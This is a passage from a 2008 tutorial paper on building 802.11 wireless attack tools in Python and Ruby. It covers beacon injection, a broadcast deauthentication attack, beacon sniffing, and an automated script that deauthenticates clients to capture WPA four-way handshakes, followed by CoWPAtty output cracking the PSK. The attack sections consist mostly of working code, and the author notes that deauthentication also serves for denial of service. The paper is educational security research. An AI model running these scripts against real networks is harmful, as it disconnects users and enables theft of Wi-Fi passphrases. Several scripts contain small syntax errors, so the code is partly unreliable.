$datastore["INTERFACE"] = "ath0"
$datastore["CHANNEL"] = 11
$datastore["DRIVER"] = "madwifing"

begin
    require "Lorcon"
    @lorcon_loaded = true
rescue ::Exception => e
    @lorcon_loaded = false
    @lorcon_error  = e
end

if (not @lorcon_loaded)
    puts ("The Lorcon module is not available: #{@lorcon_error.to_s}")
    raise RuntimeError, "Lorcon not available"
end

system("ifconfig", $datastore["INTERFACE"], "up")

wifi = ::Lorcon::Device.new($datastore["INTERFACE"], $datastore["DRIVER"])
wifi.fmode      = "INJECT"
wifi.channel    = 11
wifi.txrate     = 2
wifi.modulation = "DSSS"

if (not wifi)
    raise RuntimeError, "Could not open the wireless device interface"
end

destination_addr = "\xff\xff\xff\xff\xff\xff";
source_addr = "\xee\xad\xde\xad\xde\xad";
bss_id_addr = "\x00\x1f\xb8\xff\xe2\x28";

essid = "HelloWorld"
```

```
# Type/Subtype 0/8 Management/Beacon
packet = '\x80\x00'
# flags and duration
packet = packet + '\x00\x00';
packet = packet + destination_addr
packet = packet + source_addr
packet = packet + bss_id_addr
# sequence number
packet = packet + '\x90\x70';
# fixed params, timestamp, beacon interval, capability interval
packet = packet + '\x8a\xd1\xf7\x3c\x00\x00\x00\x00\x64\x00\x11\x04';
# tag number 0
packet = packet + "\x00" + essid.length.chr + essid
# tag number 1
packet = packet + '\x01' + '\x08\x82\x84\x8b\x96\x24\x30\x48\x6c'
# tag number 3
packet = packet + '\x03' + '\x01\x0b'
packet = packet + '\x05\x04\x02\x03\x00\x00'
packet = packet + '\x2a\x01\x00'
packet = packet + '\x2f\x01\x00'
packet = packet + '\x32\x04\x0c\x12\x18\x60'
packet = packet + '\xdd\x06\x00\x10\x18\x02\x00\x00';

puts "About to transmit HelloWorld beacon";
1000.times do
    wifi.write(packet)
end

puts "Done"
```

3. Comments on the Scripts

As you can see the scripts are the same as before but this time actual 802.11 frames are being created. The packets are built up by following the standards described in Section 5.2. I have tried to break the packet down into small sections so you can see how each part relates to the fields described. From this you should be able to see how easy it is to manipulate the packets so you can send out any data you want. This makes it very simple to create fuzzers or generate any kind of fake packet you require. It also makes it very easy to accidentally miss a field or byte so if a script doesn't work correctly do some thorough checking of the values used.

4. *Running the Scripts*

As before, start a sniffer and run the scripts and you should see the “Hello World” beacons being transmitted. If you save the packets and open them in Wireshark it should be able to successfully dissect them and you should see the packets displayed match the packets you sent out.

7 Deauthentication Attack

A deauthentication attack, also known as a deauth attack, is a way to force clients connected to an access point to remove their stored keys and re-authenticate. We are going to use this against an access point using WPA PSK to attempt to collect the four way which can then be used to crack the PSK.

This attack can also be used for other purposes such as a denial of service (DOS) attack where you constantly deauthenticate clients so they can't stay connected to the network for long enough to use it.

To execute a deauth attack we will need broadcast fake deauthentication packets pretending to be the AP.

1. *Python*

```
#!/usr/bin/env python
import sys
import pylorcon

wifi = pylorcon.Lorcon("ath0", "madwifing")
wifi.setfunctionalmode("INJECT");
wifi.setmode("MONITOR");
wifi.setchannel(11);
```

```
# send the packet to all (broadcast)
destination_addr = "\xff\xff\xff\xff\xff\xff";
# the source is the AP so these are the same
source_addr = "\x00\x0e\xa6\xce\xe2\x28";
bss_id_addr = "\x00\x0e\xa6\xce\xe2\x28";

# Type/Subtype 0/c0 Management/Deauthentication
packet = '\xc0\x00'
# flags and duration
packet = packet + '\x00\x00'
packet = packet + destination_addr
packet = packet + source_addr
packet = packet + bss_id_addr
# fragment number and sequence number
packet = packet + '\x00\x00'
# Reason code
packet = packet + '\x01\x00'

puts "Deauth Attack\n"
for n in range(100):
    wifi.txpacket (packet);

print "Done";
```

2. Ruby

```
#!/usr/bin/env ruby
$datastore = Hash.new("Unknown")
$datastore["INTERFACE"] = "ath0"
$datastore["CHANNEL"] = 11
$datastore["DRIVER"] = "madwifing"

begin
    require "Lorcon"
    @lorcon_loaded = true
rescue ::Exception => e
    @lorcon_loaded = false
    @lorcon_error = e
end

if (not @lorcon_loaded)
    puts ("The Lorcon module is not available: #{@lorcon_error.to_s}")
    raise RuntimeError, "Lorcon not available"
end

# Force the interface to be up
system("ifconfig", $datastore["INTERFACE"], "up")
```

```
wifi = ::Lorcon::Device.new($datastore["INTERFACE"], $datastore["DRIVER"])
wifi.fmode      = "INJECT"
wifi.channel    = 11
wifi.txrate     = 2
wifi.modulation = "DSSS"

if (not wifi)
    raise RuntimeError, "Could not open the wireless device interface"
end

# send the packet to all (broadcast)
destination_addr = "\xff\xff\xff\xff\xff\xff";
# the source is the AP so these are the same
source_addr = "\x00\x0e\xa6\xce\xe2\x28";
bss_id_addr = "\x00\x0e\xa6\xce\xe2\x28";
# Type/Subtype 0/c0 Management/Deauthentication
packet = '\xc0\x00'
# flags and duration
packet = packet + '\x00\x00'
packet = packet + destination_addr
packet = packet + source_addr
packet = packet + bss_id_addr
# fragment number and sequence number
packet = packet + '\x00\x00'
# Reason code
packet = packet + '\x01\x00'


puts "Deauth Attack\n"
100.times do
    wifi.write(packet)
end
puts “Done”
```

As you can see, the code is the same as used to send the “Hello World” beacons except the packet is a deauthentication packet rather than a beacon.

To test these scripts they will need to be customised to the test network by setting the source and BSS ID addresses, it is also important to make sure the wireless card is set to the correct channel. Have a client associate with the access point, if using Linux, I use wpa_supplicant in foreground mode as its debug messages help show what is happening. I also start a ping going between the client and either the access point or another machine on the network. This helps pick up when there is disturbance in the network.

Once all this is in place run the script and you should see the victim become disconnected then reconnect itself after the attack finishes. If you also have a sniffer, have it running during the attack so you can examine the packets after the attack finishes to see if you captured a four way handshake. From experience I have seen that you don't always manage to capture the full four packets, if not, repeat the attack a number of times to confirm you do capture a full four packets.

If you are sniffing using Kismet it may show that it has detected a deauthentication attack.

8 Sniffing Wireless Traffic

Up to now we have only transmitted data, in this section we will sniff data which we can then filter for useful information. These scripts will sniff the air, capture packets and trigger events in specified situations.

To perform sniffing your network card must be in monitor mode. To do this with the madwifi-ng drivers you will need to execute the following command:

```
wlanconfig ath create wlandev wifi0 wlanmode monitor
```

For other drivers, the command may be more like this:

```
iwconfig wlan0 mode monitor
```

You also need to make sure the interface is up, this is usually done by:

```
ifconfig ath0 up
```

To check whether your card is in monitor mode run the iwconfig command, this will usually specify either Managed mode, which is the default mode for connecting to access points, or Monitor mode. In Managed mode the driver will filter out all traffic not destined for this client. Monitor mode is the same as promiscuous mode in wired networks, the driver accepts all network traffic. Unlike wired networks where switches can filter traffic meaning you have to resort to attacks such as ARP cache poisoning to sniff other peoples data, wireless networks broadcast all traffic to anyone listening leaving it to encryption and device drivers to filter out who has access to what data. As the device drivers are software running on an attackers machine they can easily be manipulated to listen to all traffic, this is what monitor mode does.

For our first sniffer we are going to write a very simple one which detects beacon frames.

1. Python

```
#!/usr/bin/env python
import sys
from scapy import *

def sniff_beacon(p):
    # check to see if it is an 802.11 frame
    if not p.haslayer(Dot11):
        return
    # now check if it is has a beacon layer
    if not p.haslayer(Dot11Beacon):
        return
    print p.display

sniff(iface="ath0", prn=sniff_beacon)
```

2. Ruby

```
#!/usr/bin/env ruby
require 'scruby'

module Scruby
    def sniff_beacon(pcap, packet)
        # get the link type
        linktype = pcap.datalink
        # dissect the packet based on the link type
        dec = Scruby.linklayer_dissector(pcap.datalink, packet)
        # check to see if it is a 802.11 packet
        unless (dec.has_layer(Dot11))
            return
        end
        # check to see if it is a beacon
        unless (dec.has_layer(Dot11Beacon))
            return
        end
        puts dec.to_s
    end
end

scruby = ScrubyBasic.new
scruby.sniff(:iface=>"ath0", :prn=>"sniff_beacon")
```

3. Comments on the Scripts

As before, both scripts are very similar except in Ruby you have to do a little bit more to get access to the dissected packet.

Both scripts use a callback function to parse each packet as it is sniffed, that function is specified in the arguments to the sniff function towards the end of each script. Also in the list of arguments is the interface name to sniff on.

The callback function is passed a copy of the packet which has been sniffed. Ruby then needs to run the dissector on it, to do this it gets the data link type then passes this, along with the packet, through the dissector to get the dissected packet. In Python that packet is already available. The function then goes on to use the has_layer function to check whether the specified layers exist in the packet, the example is a bit contrived as you could go straight into checking for the beacon but it shows the flexibility of being able to check if the packet is an 802.11 packet before you go digging deeper into it for further information.

4. Running the Scripts

To run the scripts simply execute them. Assuming there is a beaconing access point near by, you should see dissections of the beacon frames being dumped to the screen.

These scripts don't contain any channel hopping code so both are sniffing on whatever channel the interface is currently set to. This can be set by the iwconfig command or there are a number of scripts available which handle channel hopping [1].

9 Automating a Four-Way-Handshake Capture

So far we have learnt how to transmit wireless data, the format that data should take and how to sniff and interpret other people's data. We can now put all this together to create a tool which will attempt to automate the capture of a four way handshake.

To save some effort, while the attack is technically against the four way handshake, only the last three frames are actually needed to discover the PSK, because of this, we can ignore the first frame in the set.

Something to watch for, we can't just stop processing once we have collected one packet of each type, we must make sure that they are all part of the same handshake, i.e. Packet 2 and 3 could be from client X while packet 4 is from client Y.

The steps we need to go through are:

1. Deauthenticate all clients on the victim network
2. Sniff the network for packets coming from, or heading to, the target access point
3. For each packet:
    4. Workout the address of the client
    5. Check if the packet is part of the handshake, if so, flag that that packet has been seen for that client and store it
6. Continue sniffing until a full set of packets for an individual client has been collected, a time out occurs or the sniffer collects a set number of packets
7. If a full set of packets is collected, save them to a file and exit, if not, reset and begin again

This process will allow the tool to be left unattended to try to capture the handshake. If the network has no traffic, the deauthentication will not do anything and nothing will be sniffed so the time out will occur and the process restart. If there are clients connected and the deauthentication does cause a number to reauthenticate themselves but we are not able to collect a full set of packets then after the overall packet count exceeds the given amount the process will restart. This is based on the assumption that if data is being transmitted and the application hasn't collected a full handshake then it must have missed it. Once a full handshake has been collected then the script exits and stops interfering with the network.

1. Python

```
#!/usr/bin/env python
import sys
from scapy import *
import pylorcon

interface = "ath0"
#interface = sys.argv[1]
eapol_packets = []
handshake_found = 0

injector = pylorcon.Lorcon("ath0", "madwifing")
injector.setfunctionalmode("INJECT")
injector.setmode("MONITOR")
injector.setchannel(11)

destination_addr = '\xff\xff\xff\xff\xff\xff' # i.e. broadcast
bss_id_addr = '\x00\x0e\xa6\xce\xe2\x28'
source_addr = bss_id_addr # The AP is sending the deauth

packet = "\xc0\x00\x3a\x01"
packet = packet + destination_addr
packet = packet + source_addr
packet = packet + bss_id_addr
packet = packet + "\x80\xcb\x07\x00";

def deauth(packet_count):
      for n in range(packet_count):
            injector.txpacket (packet)
```

```
def sniffEAPOL(p):
     if p.haslayer(WPA_key):
          layer = p.getlayer (WPA_key)
          if (p.FCfield & 1):
               # Message come from STA
               # From DS = 0, To DS = 1
               STA = p.addr2
          elif (p.FCfield & 2):
               # Message come from AP
               # From DS = 1, To DS = 0
               STA = p.addr1
          else
               # either ad-hoc or WDS
               return

          if (not tracking.has_key (STA)):
               fields = {
                                  'frame2': None,
                                  'frame3': None,
                                  'frame4': None,
                                  'replay_counter': None,
                                  'packets': []
                           }
               tracking[STA] = fields

          key_info = layer.key_info
          wpa_key_length = layer.wpa_key_length
          replay_counter = layer.replay_counter
          WPA_KEY_INFO_INSTALL = 64
          WPA_KEY_INFO_ACK = 128
          WPA_KEY_INFO_MIC = 256

          # check for frame 2
          if ((key_info & WPA_KEY_INFO_MIC) and
               (key_info & WPA_KEY_INFO_ACK == 0) and
               (key_info & WPA_KEY_INFO_INSTALL == 0) and
               (wpa_key_length > 0)) :
               print "Found packet 2 for ", STA
               tracking[STA]['frame2'] = 1
               tracking[STA]['packets'].append (p)

          # check for frame 3
          elif ((key_info & WPA_KEY_INFO_MIC) and
               (key_info & WPA_KEY_INFO_ACK) and
               (key_info & WPA_KEY_INFO_INSTALL)):
               print "Found packet 3 for ", STA
               tracking[STA]['frame3'] = 1
               # store the replay counter for this STA
               tracking[STA]['replay_counter'] = replay_counter
               tracking[STA]['packets'].append (p)

          # check for frame 4
```

```
            elif ((key_info & WPA_KEY_INFO_MIC) and
                  (key_info & WPA_KEY_INFO_ACK == 0) and
                  (key_info & WPA_KEY_INFO_INSTALL == 0) and
                  tracking[STA]['replay_counter'] == replay_counter):
                  print "Found packet 4 for ", STA
                  tracking[STA]['frame4'] = 1
                  tracking[STA]['packets'].append (p)

            if (tracking[STA]['frame2'] and tracking[STA]['frame3'] and
tracking[STA]['frame4']):
                  print "Handshake Found\n\n"
                  wrpcap ("4way.pcap", tracking[STA]['packets'])
                  handshake_found = 1
                  sys.exit(0)

tracking = {}

for i in range(1, 10):
      print "About to deauth\n\n"
      deauth(50)
      print "Deauth done, sniffing for EAPOL traffic"
      # reset the tracking between each sniffing attempt
      tracking = {}
      sniff(iface=interface, prn=sniffEAPOL, count=1000, timeout=30)

print "No handshake found\n\n"
```

2. *Ruby*

```
#!/usr/bin/env ruby
require 'scruby'

$datastore = Hash.new("Unknown")
$datastore["INTERFACE"] = "ath0"
#$datastore["INTERFACE"] = "wlan0"
$datastore["CHANNEL"] = 11
#$datastore["DRIVER"] = "rtl8180"
$datastore["DRIVER"] = "madwifing"

begin
      require "Lorcon"
      @lorcon_loaded = true
rescue ::Exception => e
      @lorcon_loaded = false
      @lorcon_error  = e
end
```

```
if (not @lorcon_loaded)
      puts ("The Lorcon module is not available: #{@lorcon_error.to_s}")
      raise RuntimeError, "Lorcon not available"
end

# Force the interface to be up
system("ifconfig", $datastore["INTERFACE"], "up")

wifi = ::Lorcon::Device.new($datastore["INTERFACE"], $datastore["DRIVER"])
wifi.fmode      = "INJECT"
wifi.channel    = 11
wifi.txrate     = 2
wifi.modulation = "DSSS"

if (not wifi)
      raise RuntimeError, "Could not open the wireless device interface"
end

destination_addr = "\xff\xff\xff\xff\xff\xff"
bss_id_addr = "\x00\x0e\xa6\xce\xe2\x28"
source_addr = bss_id_addr

packet = '\xc0\x00\x01\x00'
packet = packet + destination_addr
packet = packet + source_addr
packet = packet + bss_id_addr
packet = packet + '\x00\x00'
packet = packet + '\x80\xcb\x70\x00'

def deauth (wifi, packet, packet_count)
      wifi.write(packet, packet_count, 0)
end
```

```
module Scruby
      $tracking = {}
      def SniffEAPOL(pcap, packet)
            datalink = pcap.datalink
            if (datalink == 127)
                  #pp $tracking
                  dissect = Scruby.RadioTap(packet)
                  if (dissect.has_layer(WPA_key))
                        puts "****************************"
                        dot11 = dissect.get_layer(Dot11).layers_list[0]
                        if ((dot11.FCfield & 1) == 1)
                              sta = dot11.addr2
                        elsif ((dot11.FCfield & 2) == 2)
                              sta = dot11.addr1
                        else
                              puts "unknown"
                              return
                        end

                        if (not $tracking.has_key?(sta))
                              fields = {
                                    'frame2' => nil,
                                    'frame3' => nil,
                                    'frame4' => nil,
                                    'replay_counter' => nil,
                                    'packets' => []
                              }
                              $tracking[sta] = fields
                        end

                        wpa_key = dissect.get_layer(WPA_key).layers_list[0]
                        key_info = wpa_key.Info
                        wpa_key_length = wpa_key.ExtraLength
                        replay_counter = wpa_key.ReplayCounter

                        wpa_key_info_install = 64
                        wpa_key_info_ack = 128
                        wpa_key_info_mic = 256

                        # check for frame 2
                        if (((key_info & wpa_key_info_mic) == wpa_key_info_mic) and
                              ((key_info & wpa_key_info_ack) == 0) and
                              ((key_info & wpa_key_info_install) == 0) and
                              (wpa_key_length.to_i > 0)) :
                              puts "found packet 2 for ", sta

                              $tracking[sta]['frame2'] = 1
                              $tracking[sta]['packets'] = $tracking[sta]['packets']
+ [packet]
```

```
                        # check for frame 3
                        elsif ((key_info & wpa_key_info_mic) == wpa_key_info_mic 
and
                              (key_info & wpa_key_info_ack) == wpa_key_info_ack and 

                              (key_info & wpa_key_info_install) == 
wpa_key_info_install):
                              puts "found packet 3 for ", sta
                              $tracking[sta]['frame3'] = 1
                              # store the replay counter for this sta
                              $tracking[sta]['replay_counter'] = replay_counter
                              $tracking[sta]['packets'] = $tracking[sta]['packets'] 
+ [packet]

                        # check for frame 4
                        elsif (((key_info & wpa_key_info_mic) == wpa_key_info_mic) 
and
                              ((key_info & wpa_key_info_ack) == 0) and
                              ((key_info & wpa_key_info_install) == 0) and
                              $tracking[sta]['replay_counter'] == replay_counter):
                              puts "Found packet 4 for ", sta
                              $tracking[sta]['frame4'] = 1
                              $tracking[sta]['packets'] = $tracking[sta]['packets'] 
+ [packet]
                        end

                        if ($tracking[sta]['frame2'] == 1 and $tracking[sta]
['frame3'] == 1 and $tracking[sta]['frame4'] == 1):
                              puts "Handshake Found\n\n"
                              # Write out packets here
                              # wrpcap ("4way.pcap", $tracking[sta]['packets'])
                              handshake_found = 1
                              exit
                        end
                  end
            end
      end
end

scruby = ScrubyBasic.new
10.times do
      puts "Deauth Attack\n"
      deauth(wifi, packet, 150)
      puts "Deauth done, sniffing for EAPOL traffic"
      scruby.sniff(:count=>1000, :timeout=>30, :prn=>"SniffEAPOL")
end

puts "No handshake found\n\n"
```

3. *Comments on the Scripts*

Both scripts are made up from a combination of the deauthenticate attack script and the sniffing script. The only real extra complexity to them is the addition of the code to look into individual fields and even individual bits within fields to check for required values. The fields being investigated are the fields identified in section 5.4, the three bits in the “Key Information” field, the “Key Length” field and the “Replay Counter”.

In the earlier pseudo code I suggested repeating indefinitely till the handshake was captured, in these scripts I limit it to 10 repetitions, this can obviously be changed by altering the for loops.

Unfortunately, as discussed in Appendix A, Scruby has two issues which means the Ruby script will not work exactly as required. The first is because of a bug in Scruby which prevents it from continuing to process fields after a field containing all null bytes is found. As the frames we are looking at can contain a field full of null values before the data we are looking for we may never be able to check the fields we need to. The other issue is Scruby's lack of a function to write out collected packets. Because of this, once the null field bug is fixed the Ruby script will be able to inform you that it has seen a complete handshake but won't be able to actually save it to a file. The work around for this is to have a sniffer running at the same time as the script, the sniffer will collect all the packets so once the script says it has seen a handshake the sniffers logs should contain it.

4. *Running the Scripts*

The scripts will need customising for your environment but after that can be executed as normal. I would suggest the same set up as was used for the deauthentication attack script so you will be able to see on the client the deauthentication happen and then the reauthentication.

5. *What to do with the collected handshake*

Once the scripts have finished and you have a handshake you can then attempt to crack it. The best tool for this is CoWPAtty by Josh Wright which is available along with instructions for installation and use from http://wirelessdefence.org/Contents/coWPAttyMain.htm .

It is beyond the scope of this paper to go into using CoWPAtty and actually cracking the PSK but to prove it all works...

```
$ cowpatty -f dictionary.txt -r 4whs.pcap -s hackme
cowpatty 4.0 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA/PSK passphrase.

Starting dictionary attack.  Please be patient.

The PSK is "crackme".

2384 passphrases tested in 60.74 seconds:  39.25 passphrases/second
```

10 Summary

There are many different types of wireless tool but most will either sniff, inject or both. The tools presented in this paper are designed as an overview of both sniffing and transmitting data and will hopefully stand as a good base for further research into both areas.

The tools presented are not optimised or ready for the field, as such they lack easy configurability and have no error checking. It is always ironic when a tool designed to help with a security task itself becomes a target due to poor programming or a simple bug. If you are planning to release any tools based on this paper, please try to avoid these mistakes and thoroughly check any tools before releasing them.

All the code in this paper will be available from my website, www.digininja.org , along with a more field ready version of the python handshake grabber.

I have submitted patches to both Scapy and Scruby and hopefully they will be rolled into future releases. I have asked about the addition of a packet writing function in Scruby but that isn't in the current to-do list so I may work on that, if I do, any patches will be announced on the Metasploit framework hackers mailing list.

If you have questions or have any feedback about any aspect of this paper, please contact me through http://www.digininja.org .

11 References

[1] Channel Hopping. Retrieved May 1, 2008, Website http://wiki.wireshark.org/CaptureSetup/WLAN

[2] Deauthentication reasons. Built from Ethereal source code in file epan/dissectors/packet-ieee80211.c . Retrieved 1 May 2008, Website: http://www.ethereal.com/distribution/all-versions/ethereal-0.10.14.tar.bz2

[3] IEEE Standard for Information technology-Telecommunications and information exchange between systems-Local and metropolitan area networks-Specific requirements - Part 11. Retrieved May 1, 2008, Website http://standards.ieee.org/getieee802/802.11.html

[4] Lorcon project homepage. Retrieved May 1, 2008, Website http://802.11ninja.net/lorcon/

[5] Kismet. Retrieved May 1, 2008, Website http://www.kismetwireless.net/

[6] Scapy. Retrieved May 1, 2008, Website http://www.secdev.org/projects/scapy/

[7] A definition of Wifi Protected Access from Wikipedia. Retrieved May 1 2008, Website http://en.wikipedia.org/wiki/Wi-Fi_Protected_Access

[8] A definition of 802.1X from Wikipedia. Retrieved May 1 2008, Website http://en.wikipedia.org/wiki/802.1x

[9] IEEE Specification for the 802.1X standard. Retrieved May 1 2008, Website http://standards.ieee.org/getieee802/download/802.1X-2004.pdf

[10] Wikipedia description of 802.11i. Retrieved May 1 2008, Website http://en.wikipedia.org/wiki/802.11i

[11] IEEE Specification for 802.11i standard. Retrieved May 1 2008, Website

http://standards.ieee.org/getieee802/download/802.11i-2004.pdf

Appendix A

1. Scapy Issues

The current version of Scapy does not have a dissector for WPA EAPOL packets. I have written one and submitted it as a patch and been told that it will be added in the near future. The ticket containing the patch can be found at http://trac.secdev.org/scapy/ticket/104 . I have also included both a patched version of Scapy and the patch itself on my site at http://www.digininja.org .

2. Scruby Issues

There are three issues with the current version of Scruby which affect this project. The first, as with Scapy, it doesn't currently support WPA EAPOL packet dissection. Again, I have written a dissector and submitted it for inclusion and been told it will be added.

The second issue is a known bug where Scruby will stop dissecting a packet when it comes across a field containing all null bytes. This has been fixed in a number of places but hasn't yet been fully fixed. This is being worked on and should be solved soon. Without this fix, any fields which appear after a null byte field will not be available. This affects the 4 way handshake grabber tool as the EAPOL packet usually contains a null byte field in the middle, before one of the fields we need to test.

The final issue is that unlike Scapy, Scruby can't write pcap files. I've asked the community about adding this functionality and have had some good advice so will be looking at writing this in the future. I will discuss a work around for this in the Ruby version of the 4 way handshake grabber.

Appendix B

1. Deauthentication Reason Codes

This list of deauthentication reasons has been taken from the list included in Wireshark [2].

Reason Code	**Reason**
0x00	Reserved
0x01	Unspecified reason
0x02	Previous authentication no longer valid
0x03	Deauthenticated because sending STA is leaving (has left) IBSS or ESS
0x04	Disassociated due to inactivity
0x05	Disassociated because AP is unable to handle all currently associated stations
0x06	Class 2 frame received from nonauthenticated station
0x07	Class 3 frame received from nonassociated station
0x08	Disassociated because sending STA is leaving (has left) BSS
0x09	Station requesting (re)association is not authenticated with responding station
0x0A	Disassociated because the information in the Power Capability element is unacceptable
0x0B	Disassociated because the information in the Supported Channels element is unacceptable
0x0D	Invalid Information Element
0x0E	Michael MIC failure
0x0F	4-Way Handshake timeout
0x10	Group key update timeout
0x11	Information element in 4-Way Handshake different from (Re)Association Request/Probe Response/Beacon
0x12	Group Cipher is not valid

0x13	Pairwise Cipher is not valid
0x14	AKMP is not valid
0x15	Unsupported RSN IE version
0x16	Invalid RSN IE Capabilities
0x17	IEEE 802.1X Authentication failed
0x18	Cipher suite is rejected per security policy
0x20	Disassociated for unspecified, QoS-related reason
0x21	Disassociated because QoS AP lacks sufficient bandwidth for this QoS STA
0x22	Disassociated because of excessive number of frames that need to be acknowledged, but are not acknowledged for AP transmissions and/or poor channel conditions
0x23	Disassociated because STA is transmitting outside the limits of its TXOPs
0x24	Requested from peer STA as the STA is leaving the BSS (or resetting)
0x25	Requested from peer STA as it does not want to use the mechanism
0x26	Requested from peer STA as the STA received frames using the mechanism for which a set up is required
0x27	Requested from peer STA due to time out
0x2D	Peer STA does not support the requested cipher suite
0x2E	Association denied due to requesting STA not supporting HT features